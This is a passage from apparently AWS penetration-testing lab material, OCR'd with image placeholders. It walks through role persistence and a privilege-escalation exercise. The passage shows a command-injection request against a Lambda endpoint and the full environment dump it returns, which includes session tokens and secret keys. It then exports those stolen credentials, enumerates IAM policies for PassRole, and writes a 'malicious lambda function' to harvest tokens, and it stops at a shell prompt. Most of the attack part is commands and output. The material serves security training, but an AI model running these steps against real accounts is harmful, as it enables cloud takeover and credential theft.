hacker@Hacker-PC:~$ aws sts get-caller-identity
{
    "UserId": "AROAUI7PQBNF553J7KUCL:AWSCLI-Session",
    "Account": "294170659659",
    "Arn": "arn:aws:sts::294170659659:assumed-role/AssumeRole-Persistence/AWSCLI-Session"
}
```

Step 7 : List of policies attached to the backdoored role.

aws iam list-attached-role-policies --role-name AssumeRole-Persistence

```
hacker@Hacker-PC:~$ aws iam list-attached-role-policies --role-name AssumeRole-Persistence
{
    "AttachedPolicies": [
        {
            "PolicyName": "AdministratorAccess",
            "PolicyArn": "arn:aws:iam::aws:policy/AdministratorAccess"
        }
    ]
}
```


Step 8 : Get the permissions assigned to the policy of the backdoored role.

aws iam get-policy-version --policy-arn arn:aws:iam::aws:policy/AdministratorAccess --version-id v1

```
hacker@Hacker-PC:~$ aws iam get-policy-version --policy-arn arn:aws:iam::aws:policy/AdministratorAccess --version-id v
1
{
    "PolicyVersion": {
        "Document": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Effect": "Allow",
                    "Action": "*",
                    "Resource": "*"
                }
            ]
        },
        "VersionId": "v1",
        "IsDefaultVersion": true,
        "CreateDate": "2015-02-06T18:39:46+00:00"
    }
}
```


EXERCISE : AWS - 3

Privilege Escalation by Excessive IAM Permission


ATTACKER
VICTIM
Initial Access
Web client
1. Exploit Vulnerable
Lambda Function
Lambda function1
Role attached with
Lambda Function 1
Iam: PassRole
Lambda Admin
2. Retrieve & Configure Temporary
Low Priv Token with CLI
Low Priv
AWS CLI
3. Create a New Lambda Fun.
and Attach High Priv Role
Lambda function2
Role attached with
Lambda Function 2
AWS Admin Role
4. Retrieve & Configure Temporary
High Priv Token with CLI
High Priv
AWS CLI
amazon web services
AWS Services
5. Access AWS services with High privilege Rights

Step 1 : Exploit Vulnerable Lambda Function and Retrieve Temporary Access Token

https://uaqo1yihi2.execute-api.us-east-2.amazonaws.com/default/Prod-Serverless-Func?cmd=env




"AWS_LAMBDA_FUNCTION_VERSION=$LATEST\nAWS_SESSION_TOKEN=IQoJb3JpZ2luX2VjEDMaCXVzLWVhc3QtMiJIMEYCIQCPQTLXXsqgSxXrtkShIjluxr5ePELF2JVPPDVMznpGEgIhAPYIFsH1ELngLoXIbp2qr0+kCbNKYKtLXSZYf7EfDG+UKqICCKz/////////wEQABoM
Mjk0MTcwNjU5NjU5IgyZDMbIQl+NTasi6Ecq9gFGZI1Op0Dj0W+QUSSGg5u7MTKgSuTwLO58SJMtBWNvs2w2c4piB6I0tnbgkSNmWfurxyxyglvjhBAwU7xoXiyDvw1E/Ga68IqdH053dEkrqxTth8BuAxFYgyEpuLpJvxMU2lphKwo0KMsyCWcffgJJSB6WClzEjITz5nO79HfqEyie
bEkcCImaFVNB+/aNX61eaCfFItDv383qFaKv/hRAsaOaqCBGetGOhOYFMWJCVqqEF3nE7nFPnLaOBfLxoWAKPqZvCiljJ3Avgt7I94kM0W+GtkihIgu5r6clapjpDSH7So/jArHcgDuvxfEwjIODIoBQYpQw26+CiwY6mQG6u8nqVUlAWe7tmhlcec56sC8+rrx66usbEa81Iww3dB2Z
8djtqNu5hpxOTiZHgrtFgkjadVw/AubViVfMg8hh5UTF1jSJdLuLXnsKuMFyDScU008IyPW0hzhIT8WPg2vwIHCYdnWcxbN4quv7DEjbM3B0ytI0fZIS0Ty6nq1s+VzTc659Fjf9lH84tU4i/LrJuoBWfxDB4cw=\nLD_LIBRARY_PATH=/var/lang/lib:/lib64:/usr/lib64:/v
ar/runtime:/var/runtime/lib:/var/task:/var/task/lib:/opt/lib\nLAMBDA_TASK_ROOT=/var/task\nAWS_LAMBDA_LOG_GROUP_NAME=/aws/lambda/Prod-Serverless-
Func\nAWS_LAMBDA_RUNTIME_API=127.0.0.1:9001\nAWS_LAMBDA_LOG_STREAM_NAME=2021/10/08/[$LATEST]111cd5374b0e42f49465a19642c3b14b\nAWS_EXECUTION_ENV=AWS_Lambda_python3.9\nAWS_LAMBDA_FUNCTION_NAME=Prod-Serverless-
Func\nAWS_XRAY_DAEMON_ADDRESS=169.254.79.129:2000\nPATH=/var/lang/bin:/usr/local/bin:/usr/bin/:/bin:/opt/bin\nAWS_DEFAULT_REGION=us-east-
2\nPWD=/var/task\nAWS_SECRET_ACCESS_KEY=G3Nu1/n93s4em/VL3PClQlx6cxKNrdDXDcgnddeV\nLAMBDA_RUNTIME_DIR=/var/runtime\nLANG=en_US.UTF-8\nAWS_LAMBDA_INITIALIZATION_TYPE=on-demand\nTZ=:UTC\nAWS_REGION=us-east-
2\nAWS_ACCESS_KEY_ID=ASIAUI7PQBNF7ECKGXHS\nSHLVL=0\n_AWS_XRAY_DAEMON_ADDRESS=169.254.79.129\n_AWS_XRAY_DAEMON_PORT=2000\nAWS_XRAY_CONTEXT_MISSING=LOG_ERROR\n_HANDLER=lambda_function.lambda_handler\nAWS_LAMBDA_FUN
CTION_MEMORY_SIZE=128\nPYTHONPATH=/var/runtime\n_X_AMZN_TRACE_ID=Root=1-61609901-0e425793238cb12d5d17b3d0;Parent=2a09d55328a6312b;Sampled=0\n"

Step 2 : Configure Temporary Access Token with AWS CLI

export AWS_ACCESS_KEY_ID=


export AWS_SECRET_ACCESS_KEY=

export AWS_SESSION_TOKEN=



Step 3 : Retrieve the identity of the configured aws token

aws sts get-caller-identity



Step 4 : Get the information about specified role attached to the vulnerable lambda function

aws iam get-role --role-name Lambda-FullAccessRole

```
┌──(kali㉿kali)-[~]
└─$ aws iam get-role --role-name Lambda-FullAccessRole
{
    "Role": {
        "Path": "/",
        "RoleName": "Lambda-FullAccessRole",
        "RoleId": "AROAUI7PQBNF6AI43GOHM",
        "Arn": "arn:aws:iam::294170659659:role/Lambda-FullAccessRole",
        "CreateDate": "2021-10-08T18:17:15+00:00",
        "AssumeRolePolicyDocument": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Effect": "Allow",
                    "Principal": {
                        "Service": "lambda.amazonaws.com"
                    },
                    "Action": "sts:AssumeRole"
                }
            ]
        },
        "Description": "Allows Lambda functions to call AWS services on your behalf.",
        "MaxSessionDuration": 3600,
        "RoleLastUsed": {}
    }
}
```

Step 5 : List of managed policies attached to the lambda function role.

aws iam list-attached-role-policies --role-name Lambda-FullAccessRole

```
┌──(kali㉿kali)-[~]
└─$ aws iam list-attached-role-policies --role-name Lambda-FullAccessRole
{
    "AttachedPolicies": [
        {
            "PolicyName": "AWSLambda_FullAccess",
            "PolicyArn": "arn:aws:iam::aws:policy/AWSLambda_FullAccess"
        }
    ]
}
```


Step 6 : Retrieve the list of permissions defined in the specified managed policy

aws iam get-policy-version --policy-arn arn:aws:iam::aws:policy/AWSLambda_FullAccess --version-id v1

```
┌──(kali㉿kali)-[~]
└─$ aws iam get-policy-version --policy-arn arn:aws:iam::aws:policy/AWSLambda_FullAccess --version-id v1
{
    "PolicyVersion": {
        "Document": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Effect": "Allow",
                    "Action": [
                        "cloudformation:DescribeStacks",
                        "cloudformation:ListStackResources",
                        "cloudwatch:ListMetrics",
                        "cloudwatch:GetMetricData",
                        "ec2:DescribeSecurityGroups",
                        "ec2:DescribeSubnets",
                        "ec2:DescribeVpcs",
                        "kms:ListAliases",
                        "iam:GetPolicy",
                        "iam:GetPolicyVersion",
                        "iam:GetRole",
                        "iam:GetRolePolicy",
                        "iam:ListAttachedRolePolicies",
                        "iam:ListRolePolicies",
                        "iam:ListRoles",
                        "lambda:*",
                        "logs:DescribeLogGroups",
```

Step 7 : List of inline policies embedded into lambda function role.

aws iam list-role-policies --role-name Lambda-FullAccessRole



Step 8 : Retrieve the list of permissions defined in the specified inline policy

aws iam get-role-policy --policy-name Lambda-Additional-inline-policy --role-name Lambda-FullAccessRole

```
┌──(kali㉿kali)-[~]
└─$ aws iam get-role-policy --policy-name Lambda-Additional-inline-policy --role-name Lambda-FullAccessRole
{
    "RoleName": "Lambda-FullAccessRole",
    "PolicyName": "Lambda-Additional-inline-policy",
    "PolicyDocument": {
        "Version": "2012-10-17",
        "Statement": [
            {
                "Sid": "VisualEditor0",
                "Effect": "Allow",
                "Action": [
                    "iam:GetPolicyVersion",
                    "iam:GetAccountPasswordPolicy",
                    "iam:ListRoleTags",
                    "iam:ListServerCertificates",
                    "iam:GenerateServiceLastAccessedDetails",
                    "iam:ListServiceSpecificCredentials",
                    "iam:ListSigningCertificates",
                    "iam:ListVirtualMFADevices",
                    "iam:ListSSHPublicKeys",
                    "iam:SimulateCustomPolicy",
                    "iam:SimulatePrincipalPolicy",
                    "iam:ListAttachedRolePolicies",
                    "iam:ListOpenIDConnectProviderTags",
                    "iam:ListSAMLProviderTags",
                    "iam:ListRolePolicies",
                    "iam:GetAccountAuthorizationDetails",
                    "iam:GetCredentialReport",
                    "iam:ListPolicies",
                    "iam:GetServerCertificate",
                    "iam:GetRole",
                    "iam:ListSAMLProviders",
```

```
                "iam:GetAccountSummary",
                "iam:GenerateCredentialReport",
                "iam:GetServiceLastAccessedDetailsWithEntities",
                "iam:ListPoliciesGrantingServiceAccess",
                "iam:ListInstanceProfileTags",
                "iam:ListMFADevices",
                "iam:GetServiceLastAccessedDetails",
                "iam:GetGroup",
                "iam:GetContextKeysForPrincipalPolicy",
                "iam:GetOrganizationsAccessReport",
                "iam:GetServiceLinkedRoleDeletionStatus",
                "iam:ListInstanceProfilesForRole",
                "iam:PassRole",
                "iam:GenerateOrganizationsAccessReport",
                "iam:ListAttachedUserPolicies",
                "iam:ListAttachedGroupPolicies",
                "iam:ListPolicyTags",
                "iam:GetSAMLProvider",
                "iam:ListAccessKeys",
                "iam:GetInstanceProfile",
                "iam:ListGroupPolicies",
                "iam:GetSSHPublicKey",
                "iam:ListRoles",
                "iam:ListUserPolicies",
                "iam:ListInstanceProfiles",
                "iam:GetContextKeysForCustomPolicy",
                "iam:ListPolicyVersions",
                "iam:ListOpenIDConnectProviders",
                "iam:ListServerCertificateTags",
                "iam:ListAccountAliases",
                "iam:ListUsers",
                "iam:GetUser",
                "iam:ListGroups",
                "iam:ListMFADeviceTags",
                "iam:GetLoginProfile",
                "iam:ListUserTags"
            ],
            "Resource": "*"
        }
```

Step 9 : List of iam roles in aws account.

aws iam list-roles

```
┌──(kali㉿kali)-[~]
└─$ aws iam list-roles
{
    "Roles": [
        {
            "Path": "/",
            "RoleName": "Admin-role-for-lambda-func",
            "RoleId": "AROAUI7PQBNF5EEWKMXJY",
            "Arn": "arn:aws:iam::294170659659:role/Admin-role-for-lambda-func",
            "CreateDate": "2021-10-08T18:12:18+00:00",
            "AssumeRolePolicyDocument": {
                "Version": "2012-10-17",
                "Statement": [
                    {
                        "Effect": "Allow",
                        "Principal": {
                            "Service": "lambda.amazonaws.com"
                        },
                        "Action": "sts:AssumeRole"
                    }
                ]
            },
            "Description": "Allows Lambda functions to call AWS services on your behalf.",
            "MaxSessionDuration": 3600
        },
        {
            "Path": "/aws-reserved/sso.amazonaws.com/us-east-2/",
            "RoleName": "AWSReservedSSO_AdministratorAccess_8c3a650703cb26a7",
            "RoleId": "AROAUI7PQBNFSMYW5TY35",
            "Arn": "arn:aws:iam::294170659659:role/aws-reserved/sso.amazonaws.com/us-east-2/AWSReservedSSO_AdministratorAccess_8c3a650703cb26a7",
            "CreateDate": "2021-08-31T11:37:06+00:00",
            "AssumeRolePolicyDocument": {
                "Version": "2012-10-17",
                "Statement": [
                    {
                        "Effect": "Allow",
                        "Principal": {
                            "Federated": "arn:aws:iam::294170659659:saml-provider/AWSSSO_9eca570d5e1bc442_DO_NOT_DELETE"
                        },
```

Step 10 : Configure a malicious lambda function which can steal access token from metadata.

```
  GNU nano 5.4                                    lambda_function.py *
import json
import subprocess

def lambda_handler(event, context):
    data = subprocess.Popen('env', stdin=subprocess.PIPE, stdout=subprocess.PIPE, stderr=subprocess.PIPE, text=True)
    output, errors = data.communicate()
    return {
        'statusCode': 200,
        'body': json.dumps(output)
    }
```

```
kali@kali: ~

┌──(kali㉿kali)-[~]
└─$ ls
